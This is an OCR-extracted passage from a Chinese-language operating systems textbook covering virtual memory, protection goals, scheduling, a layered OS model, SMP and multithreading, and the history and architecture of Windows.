
在别的时候，它可能威胁到程序的完整性，甚至威胁到操作系统自身。操作系统必须允许一部分内存可以由各种用户以各种方式进行访问。

- 长期存储：许多应用程序需要在计算机关机后长时间保存信息。

在典型情况下，操作系统使用虚拟存储器和文件系统机制来满足这些要求。文件系统实现了长期存储，它在一个有名字的对象中保存信息，这个对象称做文件。对程序员来说，文件是一个很方便的概念；对操作系统来说，文件是访问控制和保护的一个有用单元。

虚拟存储器机制允许程序从逻辑的角度访问存储器，而不考虑物理内存上可用的空间数量。虚拟存储器的构想是为了满足有多个用户作业同时驻留在内存中的要求，这样，当一个进程被写出到辅助存储器中并且后继进程被读入时，在连续的进程执行之间将不会脱节。由于进程大小不同，如果处理器在很多进程间切换，则很难把它们紧密地压入内存中，因此引进了分页系统。在分页系统中，进程由许多固定大小的块组成，这些块称做页。程序通过虚地址（virtual address）访问字，虚地址由页号和页中的偏移量组成。进程的每一页都可以放置在内存中的任何地方，分页系统提供了程序中使用的虚地址和内存中的实地址（real address）或物理地址之间的动态映射。

有了动态映射硬件，下一逻辑步骤是消除一个进程的所有页同时驻留在内存中的要求。一个进程的所有页都保留在磁盘中，当进程执行时，一部分页在内存中。如果需要访问的某一页不在内存中，存储管理硬件可以检测到，然后安排载入这个缺页。这个配置称做虚拟内存，如图 2.9 所示。



内存包含许多长度固定的帧，其长度与页的大小相等。对一个要执行的程序，它的一些页或所有页必须在内存中

辅存（磁盘）可以保存许多长度固定的页。一个用户程序由很多页组成。所有程序连同操作系统的页都以文件的形式保存在磁盘中

图 2.9　虚拟存储器概念




图 2.10　虚拟存储器寻址

处理器硬件和操作系统一起提供给用户"虚拟处理器"的概念，而"虚拟处理器"有对虚拟存储器的访问权。这个存储器可以是一个线性地址空间，也可以是段的集合，而段是可变长度的连续地址块。不论哪种情况，程序设计语言的指令都可以访问虚拟存储器区域中的程序和数据。可以通过给每个进程一个唯一的不重叠的虚拟存储器空间来实现进程隔离；可以通过使两个虚拟

存储器空间的一部分重叠来实现内存共享；文件可用于长期存储，文件或其中一部分可以复制到虚拟存储器中供程序操作。

图 2.10 显示了虚拟存储器方案中的寻址关系。存储器由内存和低速的辅助存储器组成，内存可直接访问到（通过机器指令），外存则可以通过把块载入内存间接访问到。地址转换硬件（映射器）位于处理器和内存之间。程序使用虚地址访问，虚地址将映射成真实的内存地址。如果访问的虚地址不在实际内存中，实际内存中的一部分内容将换到外存中，然后换入所需要的数据块。在这个活动过程中，产生这个地址访问的进程必须被挂起。操作系统设计者的任务是开发开销很少的地址转换机制，以及可以减小各级存储器级间交换量的存储分配策略。

2.3.3 信息保护和安全

信息保护是在使用分时系统时提出的，近年来计算机网络进一步关注和发展了这个问题。由于环境不同，涉及一个组织的威胁的本质也不同。但是，有一些通用工具可以嵌入支持各种保护和安全机制的计算机和操作系统内部。总之，我们关心对计算机系统的控制访问和其中保存的信息。

大多数与操作系统相关的安全和保护问题可以分为 4 类：

- **可用性**：保护系统不被打断。
- **保密性**：保证用户不能读到未授权访问的数据。
- **数据完整性**：保护数据不被未授权修改。
- **认证**：涉及用户身份的正确认证和消息或数据的合法性。

2.3.4 调度和资源管理

操作系统的一个关键任务是管理各种可用资源（内存空间、I/O 设备、处理器），并调度各种活动进程使用这些资源。任何资源分配和调度策略都必须考虑三个因素：

- **公平性**：通常希望给竞争使用某一特定资源的所有进程提供几乎相等和公平的访问机会。对同一类作业，也就是说有类似请求的作业，更是需要如此。
- **有差别的响应性**：另一方面，操作系统可能需要区分有不同服务要求的不同作业类。操作系统将试图做出满足所有要求的分配和调度决策，并且动态地做出决策。例如，如果一个进程正在等待使用一个 I/O 设备，操作系统会尽可能迅速地调度这个进程，从而释放这个设备以方便其他进程使用。
- **有效性**：操作系统希望获得最大的吞吐量和最小的响应时间，并且在分时的情况下，能够容纳尽可能多的用户。这些标准互相矛盾，在给定状态下寻找适当的平衡是操作系统中一个正在进行研究的问题。

调度和资源管理任务是一个基本的操作系统研究问题，并且可以应用数学研究成果。此外，系统活动的度量对监视性能并进行调节是非常重要的。

图 2.11 给出了多道程序设计环境中涉及进程调度和资源分配的操作系统主要组件。操作系统中维护着多个队列，每个队列代表等待某些资源的进程的简单列表。短期队列由在内存中（或至少最基本的一小部分在内存中）并等待处理器可用时随时准备运行的进程组成。任何一个这样的进程都可以在下一步使用处理器，究竟选择哪一个取决于短期调度器，或者称为分派器（dispatcher）。一个常用的策略是依次给队列中的每个进程一定的时间，这称为**时间片轮转**（round-robin）技术，时间片轮转技术使用了一个环形队列。另一种策略是给不同的进程分配不同的优先级，根据优先级进行调度。

长期队列是等待使用处理器的新作业的列表。操作系统通过把长期队列中的作业转移到短期队列中，实现往系统中添加作业，这时内存的一部分必须分配给新到来的作业。因此，操作系统

要避免由于允许太多的进程进入系统而过量使用内存或处理时间。每个I/O设备都有一个I/O队列，可能有多个进程请求使用同一个I/O设备。所有等待使用一个设备的进程在该设备的队列中排队，同时操作系统必须决定把可用的I/O设备分配给哪一个进程。

如果发生了一个中断，则操作系统在中断处理程序入口得到处理器的控制权。进程可以通过服务调用明确地请求某些操作系统的服务，如I/O设备处理服务。在这种情况下，服务调用处理程序是操作系统的入口点。在任何情况下，只要处理中断或服务调用，就会请求短期调度器选择一个进程执行。

前面所述的是一个功能描述，关于操作系统这部分的细节和模块化的设计，在各种系统中各不相同。操作系统中这方面的研究大多针对选择算法和数据结构，其目的是提供公平性、有差别的响应性和有效性。




图2.11 用于多道程序设计的操作系统的主要组件

2.3.5 系统结构

随着操作系统中增加了越来越多的功能，并且底层硬件变得更强大、更加通用，导致操作系统的大小和复杂性也随着增加。MIT在1963年投入使用的CTSS，大约包含32 000个36位字；一年后，IBM开发的OS/360有超过100万条的机器指令；1975年MIT和Bell实验室开发的Multics系统增长到了2 000万条机器指令。近年来，确实也针对一些小型系统引入过比较简单的操作系统，但是随着底层硬件和用户需求的增长，它们也不可避免地变得越来越复杂。因此，当今的UNIX系统要比那些天才的程序员在20世纪70年代早期开发的那个小系统复杂得多，而简单的MS-DOS让位于具有更多更复杂能力的OS/2和Windows操作系统。例如，Windows NT 4.0包含1 600万行代码，而Windows 2000的代码量则超过这个数目的两倍。

一个功能完善的操作系统的大小和它所处理的任务的困难性，导致了4个让人遗憾但又普遍存在的问题。第一，操作系统在交付使用时就习惯性地表现出落后，这就要求有新的操作系统或升级老的系统。第二，随着时间的推移会发现越来越多潜在的缺陷，这些缺陷必须及时修复。第三，总是难以达到期望的性能。第四，理论表明，不可能开发出既复杂的又不易受各种包括病毒、蠕虫和未授权访问之类的安全性攻击的操作系统。

为管理操作系统的复杂性并克服这些问题，多年来操作系统的软件结构得到广泛的重视。有几点是显而易见的：软件必须是模块化的，这有助于组织软件开发过程、限定诊断范围和修正错误；模块相互之间必须有定义很好的接口，接口必须尽可能简单，这不但可以简化程序设计任务，

还可以使系统的扩展更加容易。通过模块间简单清楚的接口，当一个模块改变时，对其他模块的影响可以减到最小。

对于运行数百万到数千万条代码的大型操作系统，仅仅有模块化程序设计是不够的，软件体系结构和信息抽象的概念正得到越来越广泛的使用。现代操作系统的层次结构按照复杂性、时间刻度、抽象级进行功能划分。我们可以把系统看做是一系列的层。每一层执行操作系统所需功能的相关子集。它依赖于下一个较低层，较低层执行更为原始的功能并隐藏这些功能的细节。它还给相邻的较高层提供服务。在理想情况下，可以通过定义层使得改变一层时不需要改变其他层。因此我们把一个问题分解成几个更易于处理的子问题。

通常情况下，较低层的处理时间很短。操作系统的某些部分必须直接与计算机硬件交互，这里，事件的时间刻度仅为几十亿分之一秒。而另一端，操作系统的某些功能直接与用户交互，用户发出命令的频率则要小得多，可能每隔几秒钟发一次命令。使用层次结构可以很好地与这种频率差别始终保持一致。

这些原理的应用方式在不同的操作系统中有很大的不同。但是，为了获得操作系统的一个概观，这里给出一个层次操作系统模型是很有用的。让我们来看一下［BROW84］和［DENN84］中提出的模型，尽管该模型没有对应于特定的操作系统，但它提供了一个从高层来看待操作系统结构的视角。模型的定义见表2.4，由下面几层组成：

表 2.4　操作系统设计层次

层	名　　称	对　　象	示例操作
13	shell	用户程序设计环境	shell语言中的语句
12	用户进程	用户进程	退出、终止、挂起和恢复
11	目录	目录	创建、销毁、连接、分离、查找和列表
10	设备	外部设备，如打印机、显示器和键盘	打开、关闭、读和写
9	文件系统	文件	创建、销毁、打开、关闭、读和写
8	通信	管道	创建、销毁、打开、关闭、读和写
7	虚拟存储器	段、页	读、写和取
6	本地辅助存储器	数据块、设备通道	读、写、分配和空闲
5	原始进程	原始进程、信号量、准备就绪列表	挂起、恢复、等待和发信号
4	中断	中断处理程序	调用、屏蔽、去屏蔽和重试
3	过程	过程、调用栈、显示	标记栈、调用、返回
2	指令集合	计算栈、微程序解释器、标量和数组数据	加载、保存、加操作、减操作、转移
1	电路	寄存器、门、总线等	清空、传送、激活、求反

注：阴影部分表示硬件。

- 第 1 层：由电路组成，处理的对象是寄存器、存储单元和逻辑门。定义在这些对象上的操作是动作，如清空寄存器或读取存储单元。
- 第 2 层：处理器指令集合。该层定义的操作是机器语言指令集合允许的操作，如加、减、加载和保存。
- 第 3 层：增加了过程或子程序的概念，以及调用/返回操作。
- 第 4 层：引入了中断，能导致处理器保存当前环境、调用中断处理程序。

前面这 4 层并不是操作系统的一部分，而是构成了处理器的硬件。但是，操作系统的一些元素开始在这些层出现，如中断处理程序。从第 5 层开始，才真正到达了操作系统，并开始出现和多道程序设计相关的概念。

- 第 5 层：在这一层引入了进程的概念，用来表示程序的执行。操作系统运行多个进程的

基本要求包括挂起和恢复进程的能力，这就要求保存硬件寄存器，使得可以从一个进程切换到另一个。此外，如果进程需要合作，则需要一些同步方法。操作系统设计中一个最简单的技术和重要的概念是信号量，简单信号机制将在第 5 章讲述。

- **第 6 层**：处理计算机的辅助存储设备。在这一层出现了定位读/写头和实际传送数据块的功能。第 6 层依赖于第 5 层对操作的调度和当一个操作完成后通知等待进程该操作已完成的能力。更高层涉及对磁盘中所需数据的寻址，并向第 5 层中的设备驱动程序请求相应的块。
- **第 7 层**：为进程创建一个逻辑地址空间。这一层把虚地址空间组织成块，可以在内存和外存之间移动。比较常用的有三个方案：使用固定大小的页、使用可变长度的段或两者都用。当所需要的块不在内存中时，这一层的逻辑将请求第 6 层的传送。

至此，操作系统处理的都是单处理器的资源。从第 8 层开始，操作系统处理外部对象，如外围设备、网络和网络中的计算机。这些位于高层的对象都是逻辑对象，命名对象可以在同一台计算机或在多台计算机间共享。

- **第 8 层**：处理进程间的信息和消息通信。尽管第 5 层提供了一个原始的信号机制，用于进程间的同步，但这一层处理更丰富的信息共享。用于此目的的最强大的工具之一是管道（pipe），它是为进程间的数据流提供的一个逻辑通道。一个管道定义成它的输出来自一个进程，而它的输入是到另一个进程中去。它还可用于把外部设备或文件链接到进程。这个概念将在第 6 章中讲述。
- **第 9 层**：支持称为文件的长期存储。在这一层，辅助存储器中的数据可以看做是一个抽象的可变长度的实体。这与第 6 层辅助存储器中面向硬件的磁道、簇和固定大小的块形成对比。
- **第 10 层**：提供访问外部设备的标准接口。
- **第 11 层**：负责维护系统资源和对象的外部标识符与内部标识符间的关联。外部标识符是应用程序和用户使用的名字；内部标识符是一个地址或可被操作系统低层使用、用于定位和控制一个对象的其他指示符。这些关联在目录中维护，目录项不仅包括外部/内部映射，而且包括诸如访问权之类的特性。
- **第 12 层**：提供了一个支持进程的功能完善的软件设施，这和第 5 层中所提供的大不相同。第 5 层只维护与进程相关的处理器寄存器内容和用于调度进程的逻辑，而第 12 层支持进程管理所需的全部信息，这包括进程的虚地址空间、可能与进程发生交互的对象和进程的列表以及对交互的约束、在进程创建后传递给进程的参数和操作系统在控制进程时可能用到的其他特性。
- **第 13 层**：为用户提供操作系统的一个界面。它之所以称做**命令行解释器**（shell），是因为它将用户和操作系统细节分离开，而简单地把操作系统作为一组服务的集合提供给用户。命令行解释器接受用户命令或作业控制语句，对它们进行解释，并在需要时创建和控制进程。例如，这一层的界面可以用图形方式实现，即通过菜单提供用户可以使用的命令，并输出结果到一个特殊设备（如显示器）来显示。

这个操作系统的假设模型提供了一个有用的可描述结构，可以用作实现操作系统的指南。在本书后面讲述某个特定的设计问题时，可返回参考此结构。

2.4 现代操作系统的特征

在过去数年中，操作系统的结构和功能得到逐步发展。但是近年来，许多新的设计要素引入到新操作系统以及现有操作系统的新版本中，使操作系统产生了本质性的变化。这些现代操作系

统针对硬件中的新发展、新的应用程序和新的安全威胁。促使操作系统发展的硬件因素主要有：包含多处理器的计算机系统、高速增长的机器速度、高速网络连接和容量不断增加的各种存储设备。多媒体应用、Internet 和 Web 访问、客户/服务器计算等应用领域也影响着操作系统的设计。在安全性方面，互联网的访问增加了潜在的威胁和更加复杂的攻击，例如病毒、蠕虫和黑客技术，这些都对操作系统的设计产生了深远的影响。

对操作系统要求上的变化速度之快不仅需要修改和增强现有的操作系统体系结构，而且需要有新的操作系统组织方法。在实验用和商用操作系统中有很多不同的方法和设计要素，大致可以分为：微内核体系结构、多线程、对称多处理、分布式操作系统、面向对象设计。

至今，大多数操作系统都有一个**单体内核**（monolithic kernel），大多数认为是操作系统应该提供的功能由这些大内核提供，包括调度、文件系统、网络、设备驱动器、存储管理等。典型情况下，这个大内核是作为一个进程实现的，所有元素都共享相同的地址空间。**微内核体系结构**只给内核分配一些最基本的功能，包括地址空间、进程间通信（InterProcess Communication，简称 IPC）和基本的调度。其他的操作系统服务都是由运行在用户态下且与其他应用程序类似的进程提供，这些进程可根据特定的应用和环境需求进行定制，有时也称这些进程为服务器。这种方法把内核和服务程序的开发分离开，可以为特定的应用程序或环境要求定制服务程序。微内核方法可以使系统结构的设计更加简单、灵活，很适合于分布式环境。实质上，微内核可以以相同的方式与本地和远程的服务进程交互，使分布式系统的构造更为方便。

多线程技术是指把执行一个应用程序的进程划分成可以同时运行的多个线程。线程和进程有以下差别：

- **线程**：可分派的工作单元。它包括处理器上下文环境（包含程序计数器和栈指针）和栈中自己的数据区域（为允许子程序分支）。线程顺序执行，并且是可中断的，这样处理器可以转到另一个线程。
- **进程**：一个或多个线程和相关系统资源（如包含数据和代码的存储器空间、打开的文件和设备）的集合。这紧密对应于一个正在执行的程序的概念。通过把一个应用程序分解成多个线程，程序员可以在很大程度上控制应用程序的模块性和应用程序相关事件的时间安排。

多线程对执行许多本质上独立、不需要串行处理的应用程序是很有用的，例如监听和处理很多客户请求的数据库服务器。在同一个进程中运行多个线程，在线程间来回切换所涉及的处理器开销要比在不同进程间进行切换的开销少。线程对构造进程是非常有用的，进程作为操作系统内核的一部分，将在第 3 章中讲述。

到现在为止，大多数单用户的个人计算机和工作站基本上都只包含一个通用的微处理器。随着性能要求的不断增加以及微处理器价格的不断降低，计算机厂商引进了拥有多个微处理器的计算机。为实现更高的有效性和可靠性，可使用**对称多处理**（Symmetric MultiProcessing，SMP）技术。对称多处理不仅指计算机硬件结构，而且指反映该硬件结构的操作系统行为。对称多处理计算机可以定义为具有以下特征的一个独立的计算机系统：

1）有多个处理器。

2）这些处理器共享同一个内存和 I/O 设备，它们之间通过通信总线或别的内部连接方案互相连接。

3）所有处理器都可以执行相同的功能（因此称为对称）。

近年来，在单芯片上的多处理器系统（也称为单片多处理器系统）已经开始广泛应用。无论是单片多处理器还是多片对称多处理器（SMP），许多设计要点是一样的。

对称多处理操作系统可调度进程或线程到所有的处理器运行。对称多处理器结构比单处理器

结构具有更多的潜在优势，如下所示：

- **性能**：如果计算机完成的工作可组织为让一部分工作可以并行完成，那么有多个处理器的系统将比只有一个同类型处理器的系统产生更好的性能，如图 2.12 所示。对多道程序设计而言，一次只能执行一个进程，此时所有别的进程都在等待处理器。对多处理系统而言，多个进程可以分别在不同的处理器上同时运行。
- **可用性**：在对称多处理计算机中，由于所有的处理器都可以执行相同的功能，因而单个处理器的失败并不会使机器停止。相反，系统可以继续运行，只是性能有所降低。




图 2.12　多道程序设计和多道处理

- **增量增长**：用户可以通过添加额外的处理器来增强系统的功能。
- **可扩展性**：生产商可以根据系统配置的处理器的数量，提供一系列不同价格和性能特征的产品。

特别需要注意的是，这些只是潜在的优点，而不是确定的。操作系统必须提供发掘对称多处理计算机系统中并行性的工具和功能。

多线程和对称多处理总是被放在一起讨论，但它们是两个独立的概念。即使在单处理器机器中，多线程对结构化的应用程序和内核进程也是很有用的。由于多个处理器可以并行运行多个进程，因而对称多处理计算机对非线程化的进程也是有用的。但是，这两个设施是互补的，一起使用将会更有效。

对称多处理技术一个很具有吸引力的特征是多处理器的存在对用户是透明的。操作系统负责在多个处理器中调度线程或进程，并且负责处理器间的同步。本书讲述了给用户提供单系统外部特征的调度和同步机制。另外一个不同的问题是给一群计算机（多机系统）提供单系统外部特征。在这种情况下，需要处理的是一群实体（计算机），每一个都有自己的内存、外存和其他 I/O 模块。**分布式操作系统**使用户产生错觉，使多机系统好像具有一个单一的内存空间、外存空间以及其他的统一存取措施，如分布式文件系统。尽管集群正变得越来越流行，市场上也有很多集群产品，但是，分布式操作系统的技术发展水平落后于单处理器操作系统和对称多处理操作系统。我们将在第八部分分析这类系统。

操作系统设计的另一个改革是使用面向对象技术。面向对象设计的原理用于给小内核增加模块化的扩展上。在操作系统一级，基于对象的结构使程序员可以定制操作系统，而不会破坏系统的完整性。面向对象技术还使得分布式工具和分布式操作系统的开发变得更容易。

2.5 微软的 Windows 概述

2.5.1 历史

Windows 的故事从一个完全不同的操作系统开始，这个操作系统是由微软公司为第一台 IBM 个人计算机开发的，称为 MS-DOS 或者 PC-DOS。最初的版本 DOS 1.0 是在 1981 年 8 月发行的，它由 4000 行汇编语言源代码组成，使用 Intel 8086 微处理器运行在 8KB 的内存中。

当 IBM 研制基于硬盘的个人计算机 PC XT 时，微软公司在 1983 年发布了 DOS 2.0，它包含

对硬盘的支持，并提供了层次目录。在此之前，磁盘只能包含一个目录，最多支持 64 个文件。这对软盘来说是足够了，但对硬盘来说就太受限制了，而且一个目录的限制过于死板。新版本允许目录包含子目录和文件，还在操作系统中嵌入了内容丰富的命令集，提供外部程序必须执行的功能，这些外部程序在第 1 版中是以实用程序的形式提供的。在增加的功能中有一些类似 UNIX 的特征，如 I/O 重定向和后台打印。I/O 重定向是指为给定的应用程序改变输入输出的能力。驻留内存部分则增长到 24KB。

当 IBM 在 1984 年发布 PC AT 时，微软发布了 DOS 3.0。AT 包含 Intel 80286 处理器，它提供扩充访问和内存保护功能，而 DOS 中却没有使用这些新功能。为保证与以前版本的兼容性，操作系统仅仅把 80286 简单地当做一个“快速的 8086”。操作系统提供了对新键盘和硬盘外围设备的支持。即便如此，对存储器的要求还是增长到了 36KB。3.0 版本有几个比较著名的升级，1984 年发布的 DOS 3.1 支持 PC 间的联网，常驻部分的大小没有改变，这是通过增加操作系统交换量实现的；1987 年发布的 DOS 3.3 提供了对新型 IBM 机器 PS/2 的支持。同样，这个版本没有使用 PS/2 中的处理器能力，这些是由 80286 和 32 位的 80386 芯片提供的。常驻部分最少增长到了 46KB，如果选择了某些可选的扩展功能，则还会需要更多的空间。

此时，DOS 所使用的环境已远远超出了它的能力。随着 80486 的引入，Intel Pentium 芯片提供的能力和功能已经不能用简单的 DOS 来开发。在此期间，从 20 世纪 80 年代早期开始，微软开始开发一种可以放入用户和 DOS 之间的图形化用户界面（GUI），其目的是为了与 Macintosh 竞争。Macintosh 的操作系统无比好用。1990 年，微软有了一个 GUI 版本，称做 Windows 3.0，其用户友好性接近 Macintosh，但是，它仍然需要运行在 DOS 之上。

在微软为 IBM 研制下一代操作系统的过程中，它希望开发新的微处理器的能力，并结合 Windows 易于使用的特点。在这种尝试失败后，微软终于超越了自我，研制出一种全新的操作系统 Windows NT。Windows NT 充分利用当代微处理器的能力，提供单用户环境或多用户环境下的多任务。

第一版 Windows NT（3.1）在 1993 年发布，它是同 Windows 3.1 有着相同 GUI 的另一个微软操作系统（Windows 3.0 的后继）。但是，Windows NT 3.1 是一个新的 32 位操作系统，具有支持老的 DOS 和 Windows 应用程序的能力，并提供了对 OS/2 的支持。

在几个 Windows NT 3.x 版本之后，微软发布了 Windows NT 4.0。Windows NT 4.0 本质上与 Windows 3.x 具有相同的内部结构，最显著的外部变化是 Windows NT 4.0 提供了与 Windows 95 相同的用户界面。主要的结构变化是在 Windows 3.x 中作为 Win32 子系统一部分的几个图形组件（在用户态下运行）被移到 Windows NT 执行体（在内核态下运行）中。这个变化的优点是加速了这些重要函数的操作，而潜在的缺陷是这些图形函数现在可以使用低层系统服务，这可能会对操作系统的可靠性产生影响。

在 2000 年，微软引进了下一个重要的升级版本，现在称为 Windows 2000。同样，底层的执行体和内核结构与 Windows NT 4.0 在根本上是相同的，但是还增加了一些新特点。Windows 2000 的重点是增加支持分布处理的服务和功能，Windows 2000 新特征的核心元素是活动目录（Active Directory），这是一个分布目录服务，能够将任意对象名映射到关于这些对象的任意类型的信息上。Windows 2000 也增加了即插即用和电源管理工具，这些特性已经在 Windows 98 中存在，继承于 Windows 95。这些特性对笔记本电脑特别重要，因为笔记本电脑经常使用扩展设备（docking station）和电池供电。

关于 Windows 2000 的最后一点是 Windows 2000 Server 和 Windows 2000 desktop 的区别。本质上，内核、执行程序结构和服务保持相同，但 Server 还包括一些用作网络服务器时所需的服务。

在 2001 年，微软发布了最新的桌面操作系统 Windows XP，同时提供了家用和商业工作站两种版本。同样在 2001 年发布了 64 位版本的 Windows XP。2003 年，微软又发布了新的服务器

版本 Windows Server 2003，包括 32 位和 64 位两种。Windows Server 2003 主要为 Intel 的 Itanium 硬件设计。在为 Sever 2003 升级的第一个服务包中，微软在桌面版和服务器版中都引入了对 AMD64 处理器结构的支持。

2007 年，Windows Vista 作为最新的桌面版本的 Windows 操作系统发布。Vista 对 Intel x86 和 AMD x64 结构都提供支持。发布版主要的改动细节在于图形用户界面（GUI）的变化，以及许多对安全性的改进。对应的服务器版本是 Windows Server 2008。

2.5.2 单用户多任务

Windows（从 Windows 2000 以后）是微机操作系统新潮流的一个重要例子（其他例子有 Linux 和 MacOS）。Windows 的动因是开发当今的 32 位和 64 位微处理器处理能力的需求，在速度、硬件完善度和存储能力几个方面与大型机和小型机进行竞争。

这些新操作系统的一个最重要的特征是，尽管它们仍然希望支持一个单独的交互用户，但它们的确是多任务操作系统。两个主要的发展因素引发了个人计算机、工作站和服务器中的多任务需求。首先，随着微处理器的速度和存储能力不断增长以及虚拟存储器的支持，应用程序变得更加复杂且相关性更强。例如，用户可能希望同时使用文字处理器、画图程序和电子表格应用程序来产生文件。如果没有多任务，用户要创建一幅图并把它粘贴到字处理文件中，则需要以下步骤：

1）打开画图程序。

2）创建一幅图并保存在一个文件中或一个临时的剪贴板中。

3）关闭画图程序。

4）打开文字处理程序。

5）在正确的位置插入这幅图。


如果需要有任何修改，用户必须关闭文字处理程序，打开画图程序，编辑这个图形并保存，关闭画图程序，打开文字处理程序，插入这幅修改后的图。这很快就会变得单调乏味。随着用户可以得到的服务和能力越来越强大、种类越来越多，单任务环境变得更加笨拙、对用户不够友好。在多任务环境中，用户打开所需要的每个应用程序，并让它保持打开状态。信息可以在这些应用程序间很容易地来回移动。每个应用程序有一个或多个打开的窗口，图形界面和诸如鼠标之类的指示设备使得用户可以在环境中迅速地定位。

多任务的第二个动机是客户/服务器计算的发展。在客户/服务器计算中，个人计算机或工作站（客户）和主机系统（服务器）联合使用，以实现特定的应用。它们两个被连接在一起，每一个都被分配给一部分与其能力相适应的作业。客户/服务器可以在个人计算机和服务器的局域网中实现，或者可以通过用户系统和一台大主机（如大型机）间的连接实现。一个应用程序可能涉及一台或多台个人计算机以及一个或多个服务器设备。为提供所需的响应性，操作系统需要支持复杂的实时通信硬件和相关的通信协议以及数据传送结构，同时还应支持正在进行的用户交互。

前面是对 Windows 桌面版本的讨论。Windows Server 版本也是多任务的，但可以支持多个用户，它支持多个终端服务器连接，并提供网络中多个用户使用的共享服务。作为一个 Internet 服务器，Windows 可以支持数千个同时发生的 Web 连接。

2.5.3 体系结构

图 2.13 显示了 Windows 2000 的整体结构，以后的各种版本的 Windows，包括 Vista，在这一层本质上都有相同的结构。模块化结构给 Windows 2000 提供了相当大的灵活性，它可以在各种硬件平台上执行，可运行为各种别的操作系统编写的应用程序。截至本书写作时，Windows 仅在 Intel x86 和 AMD64 硬件平台上实现，服务器版也支持 Intel IA64（Itanium）。



Lsass 表示本地安全认证服务器　　POSIX 表示可移植操作系统接口
GDI 表示图形设备接口　　DLL 表示动态链接库
白色部分表示可执行的

图 2.13　Windows 和 Windows Vista 体系结构[RUSS05]

和几乎所有操作系统一样，Windows 把面向应用的软件和操作系统核心软件分开，后者包括在内核态下运行的执行体、内核、设备驱动器和硬件抽象层。内核模块软件可以访问系统数据和硬件，在用户态运行的其余软件被限制访问系统数据。

操作系统组织

Windows 的体系结构是高度模块化的。每个系统函数都正好由一个操作系统部件管理，操作系统的其余部分和所有应用程序通过相应的部件使用标准接口访问这个函数。关键的系统数据只能通过相应的函数访问。从理论上讲，任何模块都可以移动、升级或替换，而不需要重写整个系统或它的标准应用程序接口（API）。

